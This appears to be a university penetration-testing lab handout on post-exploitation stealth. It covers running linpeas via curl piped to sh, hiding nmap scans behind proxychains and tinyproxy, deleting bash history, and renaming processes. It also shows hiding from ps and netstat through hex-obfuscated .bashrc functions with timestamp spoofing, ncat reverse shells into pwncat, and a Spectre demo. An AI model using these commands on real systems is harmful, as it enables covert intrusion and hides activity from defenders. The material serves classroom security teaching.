
A very good way to check is to run PEASS-ng (formerly LinPEAS) - Privilege Escalation Awesome Scripts SUITE.

1. Create a non-root user
  - a. `useradd myvictim`
  - b. `su - myvictim`
2. Execute
  - a. `curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh | tee /tmp/linpeas.log | less -RS`
3. Sample report
4. Delete the user
  - a. `userdel test`
5. Can se ask bsy-clippy???
  - a. `cat /tmp/linpeas.log |bsy-clippy -r 10 -c -u 'Tell me if there is something I can use to escalate privileges' --profile cesnet`
6. If you couldn't run it, [here](#) is a sample log file for you to analyze.

## Staying under the radar (16:18, 2m)

We successfully gained access to the target host. Now, we want to stay undetected. We will focus on two parts. Hiding our IP when connecting **to the victim**, and hiding our commands and processes **inside** the victim's device.

Always remember who your opponent is.



## Hiding our IP (and other connection properties)

### Proxy (16:20, 15m)

A proxy is a network intermediary (L4–L7) that accepts client requests and forwards them to target servers — optionally caching, filtering, transforming, enforcing policies, or hiding client identities — to control, accelerate, or anonymize traffic. Crucially, it **opens** the connection and makes a new one to the target.


We will use the **tinypoxy** tool to create proxies and the **proxychain** tool to ‘chain’ proxies together.

### Security Dangers

- Every proxy sees your data because it opens the connection.
- Even if you are “encrypting” with the target, the proxy will open it and encrypt it again.

### Hiding our nmap scan

We will try to use nmap together with a proxy so we can scan without revealing our IP.



We will need **three** components:

- The attacker (you)
- The victim (friend)
- At least one proxy server (you can use many in a chain).

**First**, let's configure our proxy server:

MOOC Students: Class Container ▾

1. Connect to the proxy Docker server:

a. `ssh root@172.20.0.99`

- i. Password `admin`

CTU Students: Docker container. ▾

MOOC Students: Class Container ▾

1. We are going to use `tinyproxy`.
2. Edit the proxy configuration to allow anyone from the network `172.20.0.0/24` to use it and specific ports for the `CONNECT` protocol.

a. `vim /etc/tinyproxy/tinyproxy.conf`

i. `Allow 172.20.0.0/24`

ii. `ConnectPort 80`

iii. `ConnectPort 443`

iv. `ConnectPort 8080`

v. `ConnectPort 8443`

3. Start the **tinyproxy** with the updated configuration

a. `service tinyproxy start`

MOOC Students: Class Container ▾

1. Get out of the Class Docker, SSH back into HackerLab.

Our proxy server is ready.

**Second**, let's prepare the victim. That is going to be monitoring the connections to check the IPs.



CTU Students: Docker container. ▾

MOOC Students: SCL HackerLab ▾

1. Get into a tmux for your victim (**create** one if necessary). Be sure you are **root**

a. `tmux a -t monitor`

2. Start tcpdump filtering out the SSH connections, proxy port and ARP packets.

a. `tcpdump -i eth0 -n port not 22 and not arp and port ! 8888`

3. Leave the tmux

a. `CTRL+B D`

The proxy server is running and monitoring is **ready**.

**Third**, let's attack!

MOOC Students: SCL HackerLab ▾

For MOOC students

- Your <proxy IP> is going to be **172.20.0.99**
- Your <victim IP> is going to be **172.20.0.2**

CTU Students: Docker container. ▾

For CTU students, **put your IP in Matrix channel** #ctu-students

- Pick any IP there as your <proxy IP>.
- Pick any other IP there as your <victim IP>.

CTU Students: Docker container. ▾

MOOC Students: SCL HackerLab ▾

1. Configure the tool proxychains by modifying the following config file
  - a. `vi /etc/proxychains.conf`
2. Delete the line
  - a. `socks4 127.0.0.1 9050`
3. Add the following line to the section **[ProxyList]** at the bottom.
  - a. `http <proxy IP> 8888`
4. Save the file
5. Use *proxychains* to make any program use all the proxies and hide your IP.
  - a. `proxychains nmap -sT -Pn -p 80,443,8080 <victims IP>`

### Lets Check

Go to your monitor tmux in the victim and verify that the attack came from the proxy IP and not the attacker IP.

CTU Students: Docker container. ▾

MOOC Students: SCL HackerLab ▾

- `tmux a -t monitor`
- Check that the attack comes from the proxy IP.

**Extra:** In proxychains is recommended to also send DNS over the proxy by adding "*proxy\_dns*" in /etc/proxychains.conf

**Debug:** If you need to test the proxy by hand, you can use

- `curl -x http://<proxy IP>:8888 http://<victim IP> -I`

~~~~ ♡ **Second Break!** ♡ ~~~~ (16:35, 10m)

Virtual Private Network (VPN) (16:45, 1m)

A **VPN (Virtual Private Network)** is an encrypted tunnel that securely routes a device's network traffic through a remote server, masking its IP address and protecting data from interception across untrusted networks.

1. Encryption. Who has the keys?
2. Geolocation is still possible to locate you. Metadata!
3. Who resolves the DNS requests?
4. Providers with a ““no-logs policy”” (in theory)

SSL VPN

An **SSL VPN** is a virtual private network that uses the **SSL/TLS protocol** (like HTTPS) to securely tunnel traffic through a web port—typically TCP 443—allowing encrypted remote access without needing a dedicated VPN client or special firewall rules.

1. Browser-based (limited to the browser instance)
2. Authentication by certificates (trusted third party)



When using a VPN, remember that most companies will give logs to police.

TOR (The Onion Router) (16:46, 3m)

Tor (The Onion Router) is a network that routes your internet traffic through several volunteer-run servers (nodes), wrapping it in layers of encryption — like an onion — so no single relay knows both who you are and what site you visit.



How it works (simple)

1. Your Tor client builds a random path through **three relays**:

- **Entry node** (knows your IP but not your destination)
 - **Middle node** (only passes encrypted traffic)
 - **Exit node** (knows the destination but not your IP)
2. Each relay decrypts only its layer, forwarding the packet to the next.
 3. The destination sees traffic from the exit node, not you.

✓ Pros

- Strong **anonymity** – hides your IP and location.
- Circumvents **censorship** and network surveillance.
- **Decentralized** – no single point of control.
- Free and open-source.

⚠ Cons

- **Slow** (traffic passes through multiple relays).
- **Exit nodes** can see unencrypted traffic (HTTP).
- **Not total privacy** – logging into personal accounts reveals identity.
- Can be (theoretically) **deanonymized**.
 - Example:
<https://www.ndr.de/fernsehen/sendungen/panorama/aktuell/Investigations-in-the-so-called-darknet-Law-enforcement-agencies-undermine-Tor-anonymisation.toreng100.html>

Hiding the activities in the target host (16:49, 5m)

When you are doing a pentest, you don't want your activities to be discovered. In particular, commands executed and processes started.

Bash history

CTU Students: Docker container. ▾

MOOC Students: SCL HackerLab ▾

The Bash (and others) shell terminals store the history of commands.

Where is it stored?

1. `echo $HISTFILE`

2. `cat $HISTFILE`

3. Check the last 5 commands with history:

a. `history 5`

4. Check the same by accessing the `.bash_history` directly:

a. `cat $HISTFILE | tail -n 5`

Wait what?! Why are both outputs different?

Usually, `~/.bash_history` is updated upon **logout**. Until then, commands are stored in memory.

To force immediate storing commands to `~/.bash_history`:

1. Add the following to `~/.bashrc`

a. `PROMPT_COMMAND='history -a'`

Deleting commands from history (your own history, or if root any)

1. `history -d N`

i. `-d <number of commands>`

ii. `-d <start>-<stop>`

2. Using this to immediately delete the trace of the command we run:

a. `echo "discreet"; history -d $(history 1)`

3. If you forgot to do this and want to **quit** the SSH **without** saving the history :

a. `kill -9 0`

Can we do this permanently?

1. Add the following to `~/.bashrc`

a. `HISTFILE=/dev/null`

Hiding commands and processes (17:00, 6m)

CTU Students: Docker container. ▾

MOOC Students: SCL HackerLab ▾

Change process names

If we have root access

- You can modify the **ps** binary to **ignore** the process of a user, or not to print process with some name. Is just a matter of **reprogramming** the ps utility.

Without having root access we can not modify ps, or hide process completely, but we can do some tricks.

We can pretend to be something else. Lets change the name of a process!

1. Start an attacker tmux (or reuse)

a. `tmux a -t attacker`

2. As **myvictim**

a. `su - myvictim`

b. `(bash -c 'exec -a surelyNothingToWorryAbout /usr/bin/nmap 192.168.0.1-200 -sV')`

c. Or better, no name!

i. `(bash -c 'exec -a "" /usr/bin/nmap 192.168.0.1-200 -sV')`

3. Get out of the tmux and check processes.

a. `CTRL-B D`

b. `ps -axjf`

```
root@bsylabs:~$ ps -axjf
PPID    PID    PGID    SID TTY      TPGID STAT  UID    TIME COMMAND
0        1        1        1 ?        -1 Ss     0      0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
1        485      485      485 ?        -1 Ss     0      0:19 /usr/sbin/cron
1       15582   15582   15582 ?        -1 Ssl    0      0:16 /usr/sbin/rsyslogd
1       442350  442350  442350 ?        -1 Ss     0      0:00 sshd: root@pts/0
442350  442368  442368  442368 pts/0    443345 Ss     0      0:00 \_ -bash
442368  443345  443345  442368 pts/0    443345 S+     0      0:00 \_ su - myvictim
443345  443346  443345  442368 pts/0    443345 S+     1001   0:00 \_ surelyNothingToWorryAbout 192.168.0.1-200 -sV
1       443313  443313  443313 ?        -1 Ss     0      0:00 sshd: root@pts/1
443313  443331  443331  443331 pts/1    443355 Ss     0      0:00 \_ -bash
443331  443355  443355  443331 pts/1    443355 R+     0      0:00 \_ ps -axjf
```

We can hijack the output of tools and hide our commands:

1. `echo 'ps(){ command ps "$@" | exec -a GREP grep -Fv -e
<tool-to-hide> -e GREP; }' >> ~/.bashrc \ && touch -r /etc/passwd
~/.bashrc && source ~/.bashrc`
 - a. Appends a new **ps()** function to `~/.bashrc` that runs the **real** `ps` and pipes its output through **exec** to **hide** lines matching `<tool-to-hide>`. Timestamps `~/.bashrc` to `/etc/passwd` to hide the modification
 - b. This only affects interactive bash shells.

!!! Don't forget to clean your Docker container!!!

CTU Students: Docker container. ▾

1. `userdel myvictim`
2. `cd /tmp/sudo-1.8.27 && make uninstall` (if you need sudo in your Docker please install the latest version with `apt install sudo`)
3. `rm /tmp/base64_bad`
4. `setcap -r /usr/bin/python3.10`
5. `cleanup ~/.bashrc` of root/
6. Pwncat users?
7. Authorized keys in SSH?
8. Remaining remote shells?
9. Processes?
10. Cronjobs?
11. Stopping the proxy
 - a. `service tinyproxy stop`

CTU Students - Assignment 6 (5 Points)

1. In this assignment, you will have to show that you know how to gain access, gain persistence, and elevate privileges.
2. Be patient and try to imagine what can be happening.



Class Feedback

By giving us feedback after each class,
you can make the next class even better!

<https://bit.ly/BSY-Feedback>



Side dishes

Spectre Attack example

Let us try to use it! (*The result of this demo depends on your CPU architecture; it might not work as expected.*). We will run the Spectre demo code to try to read parts of memory that we should not have access to. The key components are the following: a vulnerable CPU with speculative execution of code in branches.

```
uint8_t array1[16] = { 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16};
void victim_function(size_t x) {
    if (x < array1_size) {                // bounds check - triggers speculative execution
        temp &= array2[array1[x] * 512]; // access values in array2 using the indices from array1
    }
}
```

1. Copy the Spectre PoC code⁷
 - a. `cp -r /data/SpectrePoC/ ~/`
 - b. `cd SpectrePoC`
2. Check the code (optional)
 - a. `vim spectre.c`
3. Compile the code
 - a. `make`
4. Run the code!

⁷ Source <https://github.com/crozone/SpectrePoC/tree/master>

a. `./spectre.out`

5. If you see a lot of lines containing `0xXX='?'`, try to run the demo with an increased threshold for the cache hits

a. `./spectre.out [40-200]`

6. Optional: recompile with mitigations as shown in the [PoC Description](#)

Effects:

- Reading kernel memory in Linux
- Using JavaScript to read data from other [webpages/browser data](#))

→ [Full lecture on Meltdown and Spectre](#)

Pwncat

[Pwncat](#) is a versatile post-exploitation framework designed for penetration testers to interact with and manage reverse shells. Unlike traditional netcat, pwncat supports more advanced features like persistence management, automatic privilege escalation, and file transfer capabilities across systems. It streamlines shell interactions and provides a modular, scriptable environment, making it especially useful for long-term engagements or complex exploitation tasks.

Let's see what it can do hands-on:

CTU Students: Docker container. ▾

MOOC Students: SCL HackerLab ▾

1. Reconnect to the attacker's tmux

a. `tmux a -t attacker`

2. Create a new Python virtual environment

a. `python3 -m venv pwncat-env`

3. Activate the venv

a. `source pwncat-env/bin/activate`

4. Install pwncat

MOOC Students: SCL HackerLab ▾

a. `apt update`

b. `apt install build-essential python3-dev`

MOOC Students: SCL HackerLab ▾ CTU Students: Docker container. ▾

c. `git clone https://github.com/Chocapikk/pwncat-v1`

d. `cd pwncat-v1`

e. `pip install .`

5. Run Pwncat, waiting for a connection from the victim

a. `pwncat-v1 0.0.0.0:9000`

6. Exit the **attacker's tmux** and connect to the **victim's tmux**

a. `CTRL+B D`

b. `tmux attach-session -t victim`

7. Connect to the attacker using ncat (same as in the reverse shell)

a. Online students:

i. `ncat 172.20.0.2 9000 -c /bin/bash`

b. CTU students

i. `ncat <your-friend> 9000 -c /bin/bash`

8. Leave the **victim's tmux** and go back to the **attacker's tmux**

a. `CTRL+B D`

b. `tmux attach-session -t attacker`

9. A connection is created; we can start exploring!

10. To list all connections:

a. `sessions`

11. To list running processes in the victim:

a. `run enumerate.system.process`

12. To list the users in the system

a. `run enumerate.user`

Hiding Connections

Almost invisible SSH connection

1. CTU students

a. From another terminal:

```
i. ssh -o UserKnownHostsFile=/dev/null -T -p <YOUR-PORT>
myvictim@makalu.felk.cvut.cz "bash -i"
```

- `-o UserKnownHostsFile=/dev/null` -> options for connection
- `-T` -> Disable pseudo-terminal allocation
- `-p` -> port to use for the SSH
- `"bash -i"` -> commands are run non-interactively -> keep the terminal open

2. Online Students

a. From the attacker tmux

```
i. ssh -o UserKnownHostsFile=/dev/null -T
myvictim@172.20.0.98 "bash -i"
```

3. From **root** or myvictim tmux:

- a. `w`
- b. `users`
- c. `netstat`

Why does netstat show our connection? Can you think of a way to solve this problem?

1. Let us hijack the netstat output:

```
a. echo 'netstat(){ command netstat "$@" | grep -Fv -e <yourIP>;
}' >> ~/.bashrc && touch -r /etc/passwd ~/.bashrc && source
~/.bashrc
```

EXTRA hiding:

```
X='netstat(){ command netstat "$@" | grep -Fv -e :<port> -e <yourIP>;
}'
echo "eval \$(echo \$(echo "$X" | xxd -ps -c1024)|xxd -r -ps)
#Initialize PRNG" >> ~/.bashrc && touch -r /etc/passwd ~/.bashrc &&
source ~/.bashrc
```